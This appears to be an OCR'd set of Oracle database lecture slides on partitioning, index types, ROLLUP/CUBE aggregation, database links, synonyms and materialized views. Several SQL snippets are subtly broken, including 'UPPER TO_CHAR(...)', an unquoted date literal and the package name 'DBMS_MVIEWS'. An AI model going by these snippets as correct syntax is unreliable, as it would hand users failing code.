TEMP                    0        -1      0         -1
DATA                    0        -1      0         -1
INDX                    0        -1      0         -1
```


Partitioning


- *My queries are getting slow as my table is enormous...*
- Partitioning is the key concept to ensure the *scalability* of a database to a very large size
  - data warehouses (large DBs loaded with data accumulated over many years, optimized for read only data analysis)
  - online systems (periodic data acquisition from many sources)
- Tables and indices can be decomposed into smaller and more manageable pieces called *partitions*
  - *Manageability:* data management operations at partition level
    - parallel backup, parallel data loading on independent partitions
  - *Query performance:* partition pruning
    - queries restricted only to the relevant partitions of the table
  - Partitioning is *transparent to user applications*
    - tables/indices logically unchanged even if physically partitioned!

Types of partitioning

Partitioning according to values of one (or more) column(s)

- Range: partition by predefined ranges of continuous values
- Hash: partition according to hashing algorithm applied by Oracle
- Composite: e.g. range-partition by key1, hash-subpartition by key2
- List: partition by lists of predefined discrete values *(release 9i only)*






Partitioning benefits: partition pruning

Loading data into a table partitioned by date range

```
INSERT INTO sales ( …, sale_date, … )
  VALUES ( …, TO_DATE('3-MARCH-2001','dd-mon-yyyy'), … );
```

Querying data from a table partitioned by date range

```
SELECT … FROM sales
  WHERE sales_date = TO_DATE ('14-DEC-2001','dd-mon-yyyy');
```



Partition benefits: partition-wise joins


```
SELECT … FROM tab1, tab2 WHERE tab1.key = tab2.key AND …
```

- Without partitioning: global join (query time ~ N x N)

JAN2001 FEB2001 MAR2001 DEC2001
join
JAN2001 FEB2001 MAR2001 DEC2001

- With partitioning: local joins (query time ~ N)

JAN2001 FEB2001 MAR2001 … DEC2001 tab1
⋈ ⋈ ⋈ joins ⋈
JAN2001 FEB2001 MAR2001 … DEC2001 tab2




Partition examples: Range partitioning

```
CREATE TABLE  events
   (event_id   NUMBER(10),
    event_data BLOB)
PARTITION BY RANGE(event_id) (
   PARTITION evts_0_100k
      VALUES LESS THAN (100000)
      TABLESPACE tsa,
   PARTITION evts_100k_200k
      VALUES LESS THAN (200000)
      TABLESPACE tsb,
   PARTITION evts_200k_300k
      VALUES LESS THAN (300000)
      TABLESPACE tsc
);
```

Assigning different partitions to different tablespaces further simplifies data management operations (export/backup) and allows parallel I/O on different filesystems.

[For dedicated servers only! Standard users do not need this!]



Hash partitioning

- Hash partitioning is an alternative to range partitioning
  - When there is no a-priori criterion to group the data
  - When it is important to balance partition sizes
  - When all partitions are equally frequent accessed
    - *Use range partitioning for historical/ageing data!*
- Syntax example:

```
CREATE TABLE files (…, filename, …)
     PARTITION BY HASH (filename) PARTITIONS 5;
```


  - Specify the partitioning key(s) and the number of partitions
  - The hashing algorithm cannot be chosen or modified

Composite partitioning

- Use composite partitioning for *very large* tables:
  - First, partition by range (typically, by date ranges)
  - Further subpartition by hash each primary partition

```
CREATE TABLE sales (sale_id, sale_date, customer_id, …)
  PARTITION BY RANGE (sale_date) (
    PARTITION y94q1 VALUES
      LESS THAN TO_DATE(1994-03-01,’YYYY-MM-DD’),
    PARTITION …, PARTITION …)
  SUBPARTITION BY HASH (customer_id) PARTITIONS 16;
```

Example: a SALES table
-Range partitioning by date (quarters)
-Hash subpartitioning by customer ID



Partitioned (local) indexes

- Indexes for partitioned tables can be partitioned too
  - *Local indices: defined within the scope of a partition*
    `CREATE INDEX i_sale_date ON sales (sale_date) LOCAL`
  - In contrast to *global indexes*: defined on the table as a whole

- Combine the advantages of partitioning and indexing:
  - Partitioning improves query performance by pruning
  - Local index improves performance on full scan of partition

- Prefer local indexes, but global indexes are also needed
  - A Primary Key constraint on a column automatically builds for it a global B*-tree index (PK is globally unique within the table)

- Bitmap indexes on partitioned tables are always local
  - The concept of global index only applies to B*-tree indexes

Index organized tables (IOT)

- *If a table is most often accessed via a PK,* it may be useful to build the table itself like a B*-tree index!
  - In contrast to standard “heap” tables

- Advantages and disadvantages:
  - Faster queries (no need to look up the real table)
  - Reduced size (no separate index, efficient compression)
  - *But performance may degrade if access is not via the PK*


- IOT syntax

```
CREATE TABLE orders (
    order_id NUMBER(10),
    …, …, …
CONSTRAINT pk_orders PRIMARY KEY (order_id)
)
ORGANIZATION INDEX;
```

Bitmap indexes

- Indexes with a bitmap of the column values
- When to use?
  - low cardinalities (columns with few discrete values/<1%)
  - Merge of several AND, OR, NOT and = in WHERE clause

```
SELECT * FROM costumers
  WHERE mar_status=‘MARRIED’
   AND region =‘CENTRAL’
    OR region =‘WEST’;
```




CUSTOMER #	MARITAL_ STATUS	REGION	GENDER	INCOME_ LEVEL
101	single	east	male	bracket_1
102	married	central	female	bracket_4
103	married	west	female	bracket_2
104	divorced	west	male	bracket_4
105	single	central	female	bracket_2
106	married	central	female	bracket_3

REGION='east'	REGION='central'	REGION='west'
1	0	0
0	1	0
0	0	1
0	0	1
0	1	0
0	1	0

status = 'married'		region = 'central'		region = 'west'						
0		0		0		0		0		0
1		1		0		1		1		1
1	AND	0	OR	1	=	1	AND	1	=	1
0		0		1		0		1		0
0		1		0		0		1		0
1		1		0		1		1		1

```
CREATE BITMAP INDEX
i_costumers_region ON
costumers(region);
```



Function-based indexes


- Indexes created after applying function to column
  - They speed up queries that evaluate those functions to select data
  - Typical example, if customers are stored as “ROSS”, “Ross”, “ross”:

```
CREATE INDEX customer_name_index
  ON sales (UPPER(customer_name));
```

- Bitmap indices can also be function-based
  - Allowing to map continuous ranges to discrete cardinalities
  - For instance, map dates to quarters:

```
CREATE BITMAP  INDEX sale_date_index
  ON sales (UPPER TO_CHAR(sale_date, ‘YYYY”Q”Q’));
```


  - Combining bitmap indices separately built on different columns speeds up multidimensional queries (“AND” of conditions along different axes)



Reverse key indexes

- Index with key reversed (last characters first)
- When to use?
  - Most of keys share first characters (filenames with path)
  - No use of range SELECTs (BETWEEN, <, >, ...)
  - 123, 124, 125 will be indexed as 321, 421, 521
- How to create?

```
CREATE INDEX i_ename ON emp (ename) REVERSE;
```




Composite indexes

- Index over multiple columns in a table
- When to use?
  - When WHERE clause uses more than one column
  - To increase selectivity joining columns of low selectivity
- How to create?
  - Columns with higher selectivity first
  - Columns that can be alone in WHERE clause first


```
CREATE INDEX i_mgr_deptno ON emp(mgr, deptno);

SELECT * FROM emp
  WHERE mgr = 7698
  AND deptno = 30
  AND ename LIKE ‘Richard%’;
```

MGR	DEPTNO	ROWID
7698	20	AAACBeAADAAAKX8AAJ
7698	30	AAACBeAADAAAKX8AAG
7782	10	AAACBeAADAAAKX8AAN
7788	20	AAACBeAADAAAKX8AAM
7839	10	AAACBeAADAAAKX8AAC
7839	20	AAACBeAADAAAKX8AAD



Multi-dimensional aggregation

- We saw how to group table rows by values of N columns
- Oracle *data-warehousing* features offer ways to also display integrated totals for the rows in these *slices* :
  - Group first by column x, then (within x-groups) by column y
    `SELECT x, y, count(*), …  FROM… GROUP BY ROLLUP (x,y)`
    e.g. display daily sales, as well as monthly and yearly subtotals
  - Group by column x and column y at the same time
    `SELECT x, y, count(*), …  FROM… GROUP BY CUBE (x,y)`
    e.g. display sales by product and region, as well as subtotals by product for all regions and subtotals by region for all products



CUBE and ROLLUP in practice

SELECT x, y, count(*)
FROM t GROUP BY…

x	y
A	1
B	2
A	2
B	2
A	1
C	2

x	y	count
A	1	2
A	2	1
B	2	2
C	2	1

GROUP BY x, y

= GROUP BY x,y
+ y-subtotals ∀x

GROUP BY
ROLLUP (x,y)


x	y	count
A	1	2
A	2	1
A	NULL	3
B	2	2
B	NULL	2
C	2	1
C	NULL	1
NULL	NULL	6

= GROUP BY ROLLUP (x,y)
+ x-subtotals ∀y

GROUP BY
CUBE (x,y)

x	y	count
A	1	2
A	2	1
A	NULL	3
B	2	2
B	NULL	2
C	2	1
C	NULL	1
NULL	1	2
NULL	2	4
NULL	NULL	6

The rows generated by CUBE/ROLLUP can be found by GROUPING(x) =
{1 if x is a "fake" NULL from CUBE or ROLLUP
{0 otherwise (x is a "true" NULL or is not NULL)



Contents

Part 2

: Accessing remote data


: Materialized views

: Introduction to PL/SQL

: PL/SQL functions, procedures

: PL/SQL packages

: Triggers



Access Remote Data – Database Link

- A database link is an object in the *local* database that allows you to access objects on a *remote* database
- Database link syntax:

```
CREATE DATABASE LINK remote_connect
CONNECT TO user_account IDENTIFIED BY password
USING 'connect_string';
```

Name of the link

Service name - gives connection details for the communication protocol, host name, database name; stored in a file (tnsnames.ora)
example – devdb, edmsdb, cerndb1


Name of the account in the remote database

Password for the account

- Access tables/views over a database link

```
SELECT * FROM emp@remote_connect;
```

- Restrictions to the queries that are executed using db link
  : avoid *CONNECT BY, START WITH, PRIOR*




Synonyms

- Synonyms are aliases for tables, views, sequences
- Create synonym syntax for a remote table/view

```
CREATE SYNONYM emp_syn
    FOR emp@remote_connect;
```


- Use synonyms in order to
  : simplify queries
  : achieve location transparency - hide the exact physical location of a database object from the user (application)
  : simplify application maintenance
- Example of accessing a view over a db link with a synonym

```
SELECT * FROM emp_syn;
```



Materialized Views

- Copies (replicas) of data, based upon queries.
- Materialized views can be
  - local copies of remote tables that use distributed data
  - summary tables for aggregating data
- Refreshes can be done automatically
- Known as 'snapshot' in previous versions of Oracle rdbms.
- In comparison to other database objects that can be used for data aggregation
  - table created from a table – fast response time, but does not follow changes of data in the parent tables
  - view – follow changes of data in the parent tables, but slow time response to complex queries with 'big' parent tables



Materialized Views - Syntax

Section 1 : header with the name of the mview

Section 2 : setting storage parameters

Section 3 : setting the refresh options


Section 4 : the query that the mview will use

```
(1) CREATE MATERIALIZED VIEW my_mview
(2) TABLESPACE DATA01
(3) REFRESH FORCE
    START WITH SysDate NEXT SysDate+1/24
    WITH PRIMARY KEY
(4) ENABLE QUERY REWRITE
AS
subquery;
```

Note: The mviews can be used to alter query execution paths – query rewrite

Note: Indexes can be created on the mview, for example a primary key

```
CREATE UNIQUE INDEX my_mview_pk ON my_mview (column1 ASC) TABLESPACE
INDX01;
```




Materialized Views – Refresh Process

- Refresh
  - on commit
  - on demand – changes will occur only after a manual refresh
  - automatic refresh

    START WITH SysDate NEXT SysDate+1/24
- Manual refresh

```
execute DBMS_MVIEWS.REFRESH('my_mview', 'c');
  c – complete
  f - fast
  ? – force
```

- Refresh options
  - fast - only if there is a match between a row in the mview directly to a row in the base table(s); uses mview logs
  - complete – completely re-creates the mviews
  - force – uses fast refresh if available, otherwise a complete one



